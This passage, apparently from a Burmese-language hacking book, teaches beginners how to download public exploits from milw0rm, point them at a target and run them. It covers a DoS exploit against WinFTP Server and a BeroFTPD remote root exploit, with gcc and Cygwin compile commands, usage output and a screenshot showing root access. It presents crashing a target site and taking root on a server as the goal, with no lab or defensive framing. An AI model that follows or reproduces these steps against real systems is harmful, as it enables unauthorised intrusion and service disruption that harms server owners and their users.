Error တစ်ခု အဆင်ပြေသွားပေမယ့်လည်း နောက်တစ်ခု ကျန်နေသေးတယ်နော်။ ဒီ error ကတော့ Server Configuration error ပါ။ ဟတ္တာတစ်ယောက်ဖြစ်ချင်တယ်ဆိုရင် ကိုယ့်ဘာသာ အများကြီး သင်ယူလေ့လာရပါမယ်။ error တစ်ခုခု တွေ့တိုင်း ဟိုဟိုဒီဒီမှာ လိုက်မေးနေလို့ မကောင်းပါဘူး။ www.google.com မှာ ရှာလို့ပဲ အများဆုံး ပြန်ဖြေကြပါလိမ့်မယ်။ ဟုတ်ပါတယ် Google က သင့်ရဲ့ သူငယ်ချင်းပါ။ သူ့ရဲ့ အားသာချက်တွေကို ကောင်းကောင်းအသုံးပြုလိုက်ပါ။

၅။ Error တွေမရှိတော့ဘူးဆိုရင် Program ၈ run ပါပြီ။ command prompt ကမထွက်မချင်း target website ကို DoS Attack နဲ့ တိုက်ခိုက်နေပါပြီ။ A`ဒီဆိုဒ်ကို သွားပြီး ဟိုဟိုဒီဒီ ဖွင့်ကြည့်ပါ။ Target Server ဟာ ကောင်းကောင်း ဒီ exploit ကို မနိုင်ဘူးဆိုရင် exploit ရဲ့ A စွမ်းတွေကို

တွေ့မြင်ရပါလိမ့်မယ်။ အဲဒီ ဆိုဒ်ဟာ လေးလာပြီး page တွေကို Load ချိန်တာလည်း ကြာလာပါမယ်။
နောက်ဆုံးမှာတော့ server ကြီး ကျဆုံးသွားပါလိမ့်မယ်။

Perl

Perl exploit တွေကို run ရတာလည်း PHP နဲ့အတူတူပါပဲ။

၁. သင့်တော်တဲ့ Active Perl version တစ်ခုခုကို Download လုပ်လိုက်ပါ။

<http://www.activestate.com/Products/activeperl/index.mhtml>

၂. Vulnerability A တွက် Exploit ကိုရှာပါမယ်။ ဒီ ဥပမာမှာတော့ ဒီ နမူနာ exploit ကိုသုံးပါမယ်။


<http://milw0rm.com/exploits/6581>

WinFTP Server 2.3.0 A တွက် exploit ပါ။ ဒါလည်း DoS exploit ပါပဲ။

၃. Target server address တို့ဘာတို့ကို လိုအပ်သလို ပြင်ဆင်လိုက်ပါ။ ပြီးရင် "exploit.pl" ဆိုပြီး save လိုက်ပါ။ Perl exploit တွေဟာ "!/usr/bin/perl" နဲ့စတယ်ဆိုတာ မြင်ပါလိမ့်မယ်။

၄. Cmd (or) Terminal ကိုဖွင့်ပြီး exploit ရှိတဲ့ directory ကို cd command နဲ့သွားလိုက်ပါ။ ပြီးရင် perl exploit.pl လို့ရိုက်ထည့်ပြီး run လိုက်ပါ။ စပြီး attack လုပ်ပါလိမ့်မယ်။

ပုံ - 46



```
C:\WINDOWS\system32\cmd.exe - perl exploit.pl
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\David M>cd Desktop
C:\Documents and Settings\David M\Desktop>perl exploit.pl
```


Python


Exploit တွေကို python နဲ့လည်း ရေးကြပါတယ်။ python ကို <http://www.python.org/download/> ကနေ ရယူနိုင်ပါတယ်။ python exploit ကို run ပုံကလည်း perl နဲ့အတူတူပါပဲ။ python exploit ကိုဒီကယူပြီး run ကြည့်ပါ။
<http://milw0rm.com/exploits/3523>
Python file တွေရဲ့ extension ကတော့ .py ပါ။

C/C++

Exploit code တွေကို ဖန်တီးတဲ့ လူကြိုက်အများဆုံး language ပါ။ တစ်ချို့ C/C++ code တွေဟာ ဘယ် compiler ဘယ် operating system မှာမဆို compile လုပ်နိုင်ပါတယ်။ ဒါပေမယ့် exploit အများစုကတော့ Linux မှာပဲ compile လုပ်လို့ရပါတယ်။ Windows ကိုပဲ သုံးပြီးလုပ်ချင်တယ်ဆိုရင် Cygwin – <http://www.cygwin.com/> ကို သုံးကြည့်ပါ။ Cygwin ဟာ Windows ထဲမှာပဲ Run တဲ့ Linux-like environment ပါ။ Linux script တွေကို windows အတွင်းမှာပဲ run နိုင်အောင်လည်း လုပ်ပေးနိုင်ပါတယ်။ Linux အတွက် ရေးထားတဲ့ C/C++ exploit အများစုဟာ Cygwin နဲ့ run ကြည့်လို့ရပေမယ့် မရတာတွေလည်း အများကြီး ရှိအုံးမှာပါ။ Cygwin နဲ့ သုံးပုံကို နောက်မှပြောပါမယ်။ အခု Ubuntu Linux နဲ့ C/C++ script တွေကို ဘယ်လို compile လုပ်မယ် run မယ်ဆိုတာကို အရင်စပြောပါမယ်။


၁. Terminal ကိုဖွင့်ပါ။

ပုံ - 47



၂. <http://milw0rm.com/exploits/269> ကိုသွားပြီး remote root exploit ကို copy ကူးပါ။

၃. Terminal ထဲမှာ vi လို့ ရိုက်ထည့်ပြီး VI editor ကိုဖွင့်ပါ။ အောက်က screen ကိုမြင်ရပါမယ်။
ပုံ - 48



```
ubuntu@ubuntu: ~  
File Edit View Terminal Tabs Help  
  
      VIM - Vi IMproved  
      version 7.1.138  
      by Bram Moolenaar et al.  
Vim is open source and freely distributable  
  
      Become a registered Vim user!  
type  :help register<Enter>  for information  
  
type  :q<Enter>              to exit  
type  :help<Enter> or <F1>   for on-line help  
type  :help version7<Enter> for version info  
  
      Running in Vi compatible mode  
type  :set nocp<Enter>      for Vim defaults  
type  :help cp-default<Enter> for info on this
```

၄. Typing Mode ထဲဝင်ဖို့ I လို့ရိုက်ပါ။ (Shift + i)

၅. အခု insert mode ထဲရောက်နေပါပြီ။ right click နှိပ်ပြီး exploit ကို paste လုပ်ထည့်ပါ။

၆. Script အထဲရောက်သွားရင် save လုပ်ဖို့အတွက် <ESC> ကိုနှိပ်ပါ။ ပြီးရင် ":wq exploit.c" လို့ရိုက်ထည့်ပါ။ document ကနေထွက်ပြီး document ကို exploit.c နာမည်နဲ့ save လုပ်လိုက်ပါလိမ့်မယ်။

၇. အခု terminal ထဲမှာ ls လိုရှိုက်ထည့်ပါ။ ဒီ command ကတော့ current directory ထဲမှာရှိတဲ့ ဖိုင်တွေအားလုံးကို ပြပါလိမ့်မယ်။ ခုနက save လုပ်ခဲ့တဲ့ exploit.c ဖိုင်ကို list ထဲမှာ တွေ့ပါလိမ့်မယ်။
ပုံ - 49




```
ubuntu@ubuntu: ~  
File Edit View Terminal Tabs Help  
ubuntu@ubuntu:~$ vi  
ubuntu@ubuntu:~$ ls  
Desktop Documents exploit.c Music Pictures Public Templates Videos  
ubuntu@ubuntu:~$
```

၈. GCC compiler ကိုသုံးပြီး ဒီ script ကို compile လုပ်ပါမယ်။ compile မလုပ်ခင်မှာ C/C++ script တွေကို compile လုပ်နိုင်ဖို့အတွက် လိုအပ်တဲ့ Libraries တွေနဲ့ headers တွေပါတဲ့ development package ကိုအရင် install လုပ်ရပါမယ်။ သွင်းပုံကတော့ လွယ်ပါတယ်။ Terminal ထဲမှာ အောက်က command ကိုရှိုက်ထည့်လိုက်ပါ။

sudo apt-get install build-essential

ပုံ - 50




```
ubuntu@ubuntu: ~  
File Edit View Terminal Tabs Help  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.  
  
ubuntu@ubuntu:~$ sudo apt-get install build-essential  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following extra packages will be installed:  
  dpkg-dev g++ g++-4.2 libc6-dev libstdc++6-4.2-dev libtimedate-perl  
  linux-libc-dev patch  
Suggested packages:  
  debian-keyring g++-multilib g++-4.2-multilib gcc-4.2-doc libstdc++6-4.2-dbg  
  glibc-doc manpages-dev libstdc++6-4.2-doc diff-doc  
The following NEW packages will be installed:  
  build-essential dpkg-dev g++ g++-4.2 libc6-dev libstdc++6-4.2-dev  
  libtimedate-perl linux-libc-dev patch  
0 upgraded, 9 newly installed, 0 to remove and 1 not upgraded.  
Need to get 0B/8703kB of archives.  
After this operation, 34.3MB of additional disk space will be used.  
Do you want to continue [Y/n]?
```

၉. ဒီ command က လိုအပ်တဲ့ package ကို download လုပ်ပြီး install ဆက်လုပ်မလားလို့ မေးပါလိမ့်မယ်။ "y" လို့ ရှိက်ထည့်လိုက်ပါ။ package ကို သူ့ဘာသာ သွင်းပေးပါလိမ့်မယ်။ *****(ubuntu linux မှာ package တွေ install လုပ်နည်း download လုပ်နည်းတွေကို နယ်မြေသစ်ကို လှမ်းဝင်ခြင်း စာအုပ်ထဲမှာ ဖတ်ကြည့်ပါ)

၁၀. ခုနက exploit script ကို compile လုပ်ဖို့အတွက် "gcc exploit.c" လို့ ရှိက်ထည့်လိုက်ပါ။ compile စလုပ်ပါလိမ့်မယ်။ ဘာ error မှမပြဘူးဆိုရင် အောင်မြင်စွာ compile လုပ်လို့ပြီးပါပြီ။ "ls" command ကိုသုံးပြီး ဖိုင်တွေကိုကြည့်ကြည့်ပါ။ "a.out" ဆိုတဲ့ compile လုပ်ပြီးသား script ဖိုင်အသစ်တစ်ခု တွေ့ရပါမယ်။

၁၁. အဲဒီဖိုင်ကို run ဖို့အတွက် "./a.out" လို့ ရှိက်ထည့်ပါ။ ဒီ exploit ကိုသုံးပုံသုံးနည်း Note အနည်းငယ် ပြပါလိမ့်မယ်။ အောက်က ပုံကိုကြည့်ပါ။

ပုံ - 51

A screenshot of a terminal window titled 'ubuntu@ubuntu: ~'. The terminal shows the following commands and output:
ubuntu@ubuntu:~\$ ls
Desktop Documents exploit.c Music Pictures Public Templates Videos
ubuntu@ubuntu:~\$ gcc exploit.c
ubuntu@ubuntu:~\$ ls
a.out Documents Music Public Videos
Desktop exploit.c Pictures Templates
ubuntu@ubuntu:~\$./a.out


BeroFTP 1.3.4(1) exploit by qitest1

Usage: ./a.out [options]
Options:
-h hostname
-t target
-o offset
Available targets:
0) RedHat 6.2 with BeroFTP 1.3.4(1) from tar.gz
1) Slackware 7.0 with BeroFTP 1.3.4(1) from tar.gz
2) Mandrake 7.1 with BeroFTP 1.3.4(1) from rpm
ubuntu@ubuntu:~\$./a.out -h host-name-here -t target-site-here -o offset-here

၁၂. ပုံထဲက အောက်ဆုံးအကြောင်းကတော့ ဒီ exploit ကို အသုံးပြုရမယ့်နည်းလမ်းပါပဲ။

၁၃. BeroFTPD 1.3.4 server ကို ဒီ exploit script နဲ့ attack လုပ်ကြည့်ရင် ဟတ္တာဟာ server ရဲ့ root access ရသွားပါလိမ့်မယ်။ အောက်ကပုံကတော့ Ubuntu server မှာရှိတဲ့ root account ကိုမြင်ရမယ့်ပုံပါ။

ပုံ - 52

A screenshot of a terminal window titled 'root@ubuntu: ~'. The window has a menu bar with 'File', 'Edit', 'View', 'Terminal', 'Tabs', and 'Help'. The terminal shows the command 'whoami' being entered at the prompt 'root@ubuntu:~#'. The output is 'root', and the prompt changes to 'root@ubuntu:~#' with a cursor.

```
root@ubuntu: ~
File Edit View Terminal Tabs Help
root@ubuntu:~# whoami
root
root@ubuntu:~#
```

“whoami” လို့ရှိကြည့်ရင် အခု system ပေါ်ကသင့်ရဲ့ privilege ကိုပြပါလိမ့်မယ်။ အခုသင်ဟာ အဲဒီ server ရဲ့ root privilege ဖြစ်နေတဲ့အတွက် root လို့ပြပါလိမ့်မယ်။

Cygwin


Linux မှာပဲ အသုံးပြုလို့ရမယ့် C/C++ script ကို windows မှာ အသုံးပြုချင်တယ်ဆိုရင် Cygwin ကိုအသုံးပြုပြီး လုပ်ဆောင်နိုင်ပါတယ်။

၁. <http://www.cygwin.com/> ကနေ Cygwin ကို Download လုပ်ယူလိုက်ပါ။


၂. Installer ကို run လိုက်ပါ။

၃. Option 3ခု ပြပါလိမ့်မယ်။ 1. Install from Internet 2. Download without Installing 3. Install from Local Directory ဆိုပြီး တွေ့ပါမယ်။ internet connection ရှိရင်တော့ နံပါတ် 1 ကိုပဲ ရွေးပြီး သွင်းလိုက်ပါ။ 2. Download without Installing ကတော့ ကိုယ့်စက်ထဲကို Cygwin setup file အားလုံး download လုပ်ပြီး နောက်မှ သွင်းချင်သွင်းနိုင်အောင်ပါ။ download လုပ်ထားပြီးသား Cygwin ကိုသွင်းခြင်းရင်တော့ 3. Install from Local Directory ကိုရွေးပေးပြီး သွင်းနိုင်ပါတယ်။

ပုံ - 53



၄. Install လုပ်ပြီးသွားရင် Cygwin Icon ကိုနှိပ်ပြီး ဖွင့်လိုက်ပါ။ command prompt တက်လာပါမယ်။
ပုံ - 55



၅. Ubuntu linux မှာလုပ်ခဲ့တဲ့ exploit ကိုပဲအသုံးပြုလုပ်ကြည့်ပါမယ်။ အဲဒီ exploit ဖိုင်ကို "C:\cygwin" directory ထဲကို ရွှေ့လိုက်ပြီး "exploit.c" နာမည်နဲ့ သိမ်းပါ။

၆. အခု exploit ကို run ကြည့်ပါမယ်။ ပထမဆုံး home directory (C:\cygwin) ကို change ဖို့အတွက် "cd /" နဲ့ change လိုက်ပါ။ နောက် အဲဒီ directory ထဲက file တွေကိုကြည့်ဖို့ "ls" command ကိုရိုက်ထည့်ပါ။ "exploit.c" ဖိုင်ကို တွေ့ရပါမယ်။

၇. Ubuntu မှာသုံးခဲ့တဲ့ "gcc exploit.c -o exploit" command ကိုသုံးပြီးပဲ compile လုပ်လိုက်ပါ။ ဒီမှာ -o ဆိုတဲ့ parameter တစ်ခုပိုနေတာ မြင်မှာပါ။ အဲဒါကတော့ compile လုပ်ပြီး ထွက်လာမယ့် output file ကို exploit ဆိုပြီး နာမည်ပေးပြီး သုံးလိုက်တာပါ။ error တစ်စုံတစ်ရာ မတွေ့ရင်တော့ compile လုပ်ပြီးပါပြီ။ "ls" နဲ့ current directory ထဲကဖိုင်တွေကို ကြည့်ကြည့်ပါ။ "exploit.exe" ဖိုင်အသစ်တစ်ခု တွေ့ရပါလိမ့်မယ်။

၈. Exploit ကို run ဖို့. "./exploit" လို့ရိုက်ထည့်လိုက်ပါ။ script ကို run ရမယ့် ညွှန်ကြားချက် ပေါ်လာပါမယ်။ parameter တွေကို မှန်ကန်စွာ ရွေးချယ်ပြီး နောက်တစ်ကြိမ် ထပ် run လိုက်ရင် စပြီး အလုပ်လုပ်ပါလိမ့်မယ်။ (parameter တွေကတော့ ပုံမှာ ပြထားတဲ့အတိုင်းပဲ host name တို့ target address တို့ဖြစ်ပါတယ်။)

ပုံ - 56

```
David M@davids-machine ~  
$ cd /  
  
David M@davids-machine /  
$ ls  
Cygwin.bat  Thumbs.db  cygdrive  etc      home  proc  usr  
Cygwin.ico  bin          dev      exploit.c  lib   tmp   var  
  
David M@davids-machine /  
$ gcc exploit.c -o exploit  
  
David M@davids-machine /  
$ ls  
Cygwin.bat  Thumbs.db  cygdrive  etc      exploit.exe  lib   tmp  var  
Cygwin.ico  bin          dev      exploit.c  home        proc  usr  
  
David M@davids-machine /  
$ ./exploit  
  
  BeroFTPD 1.3.4(1) exploit by qitest1  
  
Usage: ./exploit [options]  
Options:  
  -h hostname  
  -t target  
  -o offset  
Available targets:  
  0) RedHat 6.2 with BeroFTPD 1.3.4(1) from tar.gz  
  1) Slackware 7.0 with BeroFTPD 1.3.4(1) from tar.gz  
  2) Mandrake 7.1 with BeroFTPD 1.3.4(1) from rpm  
  
David M@davids-machine /  
$ ./exploit -h host-here -t target-address-here -o offset-here
```

၉. Vulnerable machine ကို ဒီ script နဲ့ attack လုပ်ကြည့်ရင် target computer ရဲ့ root access ကို ရပါလိမ့်မယ်။

